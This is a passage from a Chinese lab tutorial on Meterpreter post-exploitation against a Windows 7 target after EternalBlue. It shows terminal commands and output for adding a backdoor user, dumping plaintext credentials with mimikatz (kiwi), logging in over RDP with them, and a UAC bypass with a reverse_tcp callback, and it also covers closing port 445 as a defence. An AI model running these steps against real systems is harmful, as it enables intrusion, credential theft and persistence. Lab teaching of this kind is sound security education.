[*] Migrating from 3620 to 2644 ...
[*] Migration completed successfully.
meterpreter > 
```

好了，我们在靶机中再来关闭攻击进程号 3620，可以看到连接没有中断。



### 4.3 用户管理

我们先来看看攻击者在靶机的身份。如果不是SYSTEM用户，就必须提高权限，请参阅第六节

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

攻击者为 win7 系统管理员。

扩展脚本。

Meterpreter 的扩展脚本可以在 Meterpreter 终端里帮助你进行系统查点，或完成事先定义好的任务，通过"run 脚本名字"命令，可以在 Meterpreter 终端中运行扩展脚本，脚本可能会直接运行，也可能提供如何使用的帮助。这里我们使用 getgui 脚本，所有的脚本的参数一般都可以通过参数-h 来获得。



```
meterpreter > run getgui -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:
  -e          Enable RDP only.
  -f <opt>    Forward RDP Connection.
  -h          Help menu.
  -p <opt>    The Password of the user to add.
  -u <opt>    The Username of the user to add.
```

接着使用参数-u、-p 在 windows 7 上创建一个 hacker 的用户，以便下次访问。

```
meterpreter > run getgui -u hacker -p 123456

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
or
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: hacker with Password: 123456
[-] Account could not be created
[-] Error:
[-] 0000000000000000
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20210312.0318.rc
```

在靶机中可以看到确实创建了一个标准用户。





获取登录密码:

load kiwi : 调用 kiwi 模块。使用 kiwi 模块需要 system 权限, 所以我们在使用该模块之前需要将当前 MSF 中的 shell 提升为 system。提升 system 有两个方法, 一是当前的权限是 administrator 用户, 二是利用其它手段先提权到 administrator 用户。然后 administrator 用户可以直接 getsystem 到 system 权限。这里已经是 system 权限了。

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
```

help (获得帮助, 得到可以使用的 kiwi 命令)

```
meterpreter > help kiwi

Kiwi Commands
=====
```

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve Tspkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

creds\_kerberos (获取密码的明文)


```
meterpreter > creds_kerberos
[+] Running as SYSTEM
[+] Retrieving kerberos credentials
kerberos credentials
=====
```

Username	Domain	Password
(null)	(null)	(null)
aa	VNWIN7	qyp680201
vnwin7\$	WORKGROUP	(null)

注意的是：它只能获取登录用户的密码。如果登录用户使用空密码，请给它一个密码。也可使用命令 `creds_tspkq` 和 `creds_wdigest` 获得密码明文。

#### 4.4 远程桌面

我们来试着连接靶机的远程桌面。靶机是 win7 系统，缺省情况下远程桌面是关闭的。如下所示：




`getgui` 脚本可以帮我们搞定开启远程桌面。这里使用 `-e` 参数确保目标设备开启了远程桌面功能（重启之后同样会自动开启）。

```
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20210316.4922.rc
```

在靶机上远程桌面发生了改变。



在 kali 中打开目标主机的远程桌面。我们要打开靶机远程桌面，首先要回到 kali 终端，我们可以使用命令 `background`，这个命令只是暂时离开 Meterpreter 会话，但会话在后台运行。好了我们还是先来连接靶机的远程桌面。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > rdesktop -u aa -p qyp680201 192.168.137.248
[*] exec: rdesktop -u aa -p qyp680201 192.168.137.248

Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s):

1. Certificate issuer is not trusted by this system.

Issuer: CN=VNwin7.tongji.edu.cn

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:


Subject: CN=VNwin7.tongji.edu.cn
Issuer: CN=VNwin7.tongji.edu.cn
Valid From: Sun Jan 10 02:32:12 2021
To: Mon Jul 12 03:32:12 2021

Certificate fingerprints:

sha1: dc831d8f0bdae0905dc5f626d3b946392514fc73
sha256: b495216720f5d78edc3da5ff34cae3746935a0c018896a65ca92e9d4d09133cc

Do you trust this certificate (yes/no)? yes
```

用户名：aa，口令：qyp680201，这个是刚刚获取的信息，输入 yes，我们进入到靶机的桌面，现在就可以像在本地操作一样操作靶机了。



好了，我们关闭远程桌面回到 Meterpreter 会话。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -l
Active sessions
-----
Id  Name  Type  Information  Connection
--  --
7   meterpreter x64/windows NT AUTHORITY\SYSTEM @ VNWIN7 192.168.137.130:4444 → 192.168.137.248:49357 (192.168.137.248)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:
  -C <opt> Run a Meterpreter Command on the session given with -i, or all
  -K      Terminate all sessions
  -S <opt> Row search filter.
  -c <opt> Run a command on the session given with -i, or all
  -d      List all inactive sessions
  -h      Help banner
  -i <opt> Interact with the supplied session ID
  -k <opt> Terminate sessions by session ID and/or range
  -l      List all active sessions
  -n <opt> Name or rename a session by ID
  -q      Quiet mode
  -s <opt> Run a script or module on the session given with -i, or all
  -t <opt> Set a response timeout (default: 15)
  -u <opt> Upgrade a shell to a meterpreter session on many platforms
  -v      List all active sessions in verbose mode
  -x      Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 7
[*] Starting interaction with 7...

meterpreter >
```

sessions -l: 查看正在后台运行的会话，-h 是得到 sessions 参数，-i 7 进入会话。

4.5、最后还是退出 Meterpreter 会话，结束本次攻击。



```
meterpreter > quit
[*] Shutting down Meterpreter ...
[*] 192.168.137.248 - Meterpreter session 7 closed. Reason: User exit
```

5、关闭靶机的 445 端口。

netstat 命令是一个监控 TCP/IP 网络的非常有用的工具，它可以显示路由表、实际的网络连接以及每一个网络接口设备的状态信息。我们来看看 netstat 命令的参数。

```
C:\Users\aa>netstat -h


显示协议统计和当前 TCP/IP 网络连接。

NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [interval]


-a          显示所有连接和侦听端口。
-b          显示在创建每个连接或侦听端口时涉及的可执行程序。在某些情况下，已知可执行程序承载多个独立的组件，这些情况下，显示创建连接或侦听端口时涉及的组件序列。此情况下，可执行程序的名称位于底部[]中，它调用的组件位于顶部，直至达到 TCP/IP。注意，此选项可能很耗时，并且在您没有足够权限时可能失败。
-e          显示以太网统计。此选项可以与 -s 选项结合使用。
-f          显示外部地址的完全限定域名(FQDN)。
-n          以数字形式显示地址和端口号。
-o          显示拥有的与每个连接关联的进程 ID。
-p proto    显示 proto 指定的协议的连接；proto 可以是下列任何一个：TCP、UDP、TCPv6 或 UDPv6。如果与 -s 选项一起来显示每个协议的统计，proto 可以是下列任何一个：IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 或 UDPv6。
-r          显示路由表。
-s          显示每个协议的统计。默认情况下，显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 的统计；-p 选项可用于指定默认的子网。
-t          显示当前连接卸载状态。
interval    重新显示选定的统计，各个显示间暂停的间隔秒数。按 CTRL+C 停止重新显示统计。如果省略，则 netstat 将打印当前的配置信息一次。
```

好了，我们还是来关闭 445 端口吧。


Step1 首先检查本机 445 端口是否已经关闭，运行“cmd”进入命令行，命令 netstat -an 可以查看所有活动的端口，如果没有关闭，应该处于 listening 状态。如果 445 端口处于 listening 状态，按照 Step2 和 Step 3 的做法关闭 445 端口。



Step2 运行“regedit”进入注册表，找到注册表项 HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\NetBT\Parameters 新建 DWORD 值（32 位系统）或者 QWORD 值（64 位系统），命名为“SMBDeviceEnabled”，默认值是 0，不用修改。



Step 3 运行“services.msc”进入服务，找到“Server”这项服务，右键属性，停止并禁用此服务，重启系统。



Step 4 按照 Step1 的方法 检查 445 端口是否已经真的被关闭。

协议	本地地址	外部地址	状态
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING
TCP	192.168.137.248:139	0.0.0.0:0	LISTENING
TCP	:::1:135	:::1:0	LISTENING
TCP	:::1:49152	:::1:0	LISTENING
TCP	:::1:49153	:::1:0	LISTENING
TCP	:::1:49154	:::1:0	LISTENING
TCP	:::1:49155	:::1:0	LISTENING
TCP	:::1:49156	:::1:0	LISTENING
TCP	:::1:49157	:::1:0	LISTENING
UDP	0.0.0.0:5000	:::*	
UDP	0.0.0.0:4500	:::*	
UDP	0.0.0.0:5355	:::*	
UDP	192.168.137.248:137	:::*	
UDP	192.168.137.248:138	:::*	
UDP	:::1:5000	:::*	
UDP	:::1:4500	:::*	
UDP	:::1:5355	:::*	

445 端口真的关闭了。

总结一下：

强行关闭 445 端口确实能保护你的计算机免受“永恒之蓝”渗透攻击，但坏处是你再也不能访问局域网中的共享打印机了，所以最好的办法还是安装“永恒之蓝”的补丁，当然杀毒软件也是必不可少。



## 6、Meterpreter 提权

如果不是 system 用户就必须提高权限，下面是提高权限的方法。先来看看什么是 UAC。

### 一、什么是 UAC

UAC 又叫用户账户控制，是 win7 及以上系统引入的一种良好的用户控制架构，以防止系统范围内的任意更改，换句话说，它是 Windows 的一个安全功能，它支持防止对操作系统进行未经授权的修改，例如：修改账户、注册表修改、加载设备驱动程序等操作如无管理员权限是无法完成的。

### 二、绕过 UAC 的方法

首先通过 exploit 获得目标主机的 Meterpreter，查看是否有 system 权限。

```
meterpreter > getuid  
Server username: VNWIN7\aa
```

可以看到是 aa 用户（即登录用户），由于目标系统是 win7，存在 UAC，此用户不能进行对系统修改操作，如增加用户，此时就要进行提权，Meterpreter 自带提权命令：getsystem。注意要使用此命令，必须先调用priv模块：use priv

```
meterpreter > getsystem  
[-] 2001: Operation failed: This function is not supported on this system. The following was attempted:  
[-] Named Pipe Impersonation (In Memory/Admin)  
[-] Named Pipe Impersonation (Dropper/Admin)  
[-] Token Duplication (In Memory/Admin)  
[-] Named Pipe Impersonation (RPCSS variant)
```

但可惜的是，它绕不过 UAC，无法完成。

windows 权限升级绕过 UAC

绕过 UAC 有很多方法，这里介绍一种。

1、把 Meterpreter 放到后台运行，且查看其活动的 session。

```
meterpreter > background  
[*] Backgrounding session 3...  
msf6 exploit(windows/smb/ms17_010_externalblue) > sessions -i  
  
Active sessions  
-----  


| Id | Name | Type        | Information                              | Connection                                                  |
|----|------|-------------|------------------------------------------|-------------------------------------------------------------|
| 3  |      | meterpreter | x64/windows NT AUTHORITY\SYSTEM @ VNWIN7 | 192.168.137.45:4444 → 192.168.137.17:49170 (192.168.137.17) |


```

2、搜索 bypassuac 模块。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search bypassuac
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/bypassuac	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass
1	exploit/windows/local/bypassuac_comhijack	1900-01-01	excellent	Yes	Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
2	exploit/windows/local/bypassuac_dotnet_profiler	2017-03-17	excellent	Yes	Windows Escalate UAC Protection Bypass (Via dot net profiler)
3	exploit/windows/local/bypassuac_eventvwr	2016-08-15	excellent	Yes	Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
4	exploit/windows/local/bypassuac_fodhelper	2017-05-12	excellent	Yes	Windows UAC Protection Bypass (Via FodHelper Registry Key)
5	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection)
6	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
7	exploit/windows/local/bypassuac_sdclt	2017-03-17	excellent	Yes	Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
8	exploit/windows/local/bypassuac_silentcleanup	2019-02-24	excellent	No	Windows Escalate UAC Protection Bypass (Via SilentCleanup)
9	exploit/windows/local/bypassuac_sluihijack	2018-01-15	excellent	Yes	Windows UAC Protection Bypass (Via Slui File Handler Hijack)
10	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No	Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
11	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual	Yes	Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
12	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual	Yes	Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry

3、选择使用序号为 0 模块，且显示 options。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/bypassuac
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options
```

Module options (exploit/windows/local/bypassuac):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.137.45	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

4、修改参数，这里只要修改一个参数 session，一定注意这个参数的数字就是第一步看到的活动 session 显示的数字。

```
msf6 exploit(windows/local/bypassuac) > set session 3
session => 3
```

5、运行，可以看到新增 session 为 4 的会话，且自动进入 Meterpreter。

```
msf6 exploit(windows/local/bypassuac) > run
```

```
[*] Started reverse TCP handler on 192.168.137.45:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175174 bytes) to 192.168.137.17
[*] Meterpreter session 4 opened (192.168.137.45:4444 -> 192.168.137.17:49171) at 2022-02-28 20:53:59 -0500
```

6、再次查看用户权限，发现没有改变，没关系，这时可以使用 getsystem 命令了。

```
meterpreter > getuid
Server username: VNWIN7\aa
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

最后可以看到渗透用户权限升级了，为 system。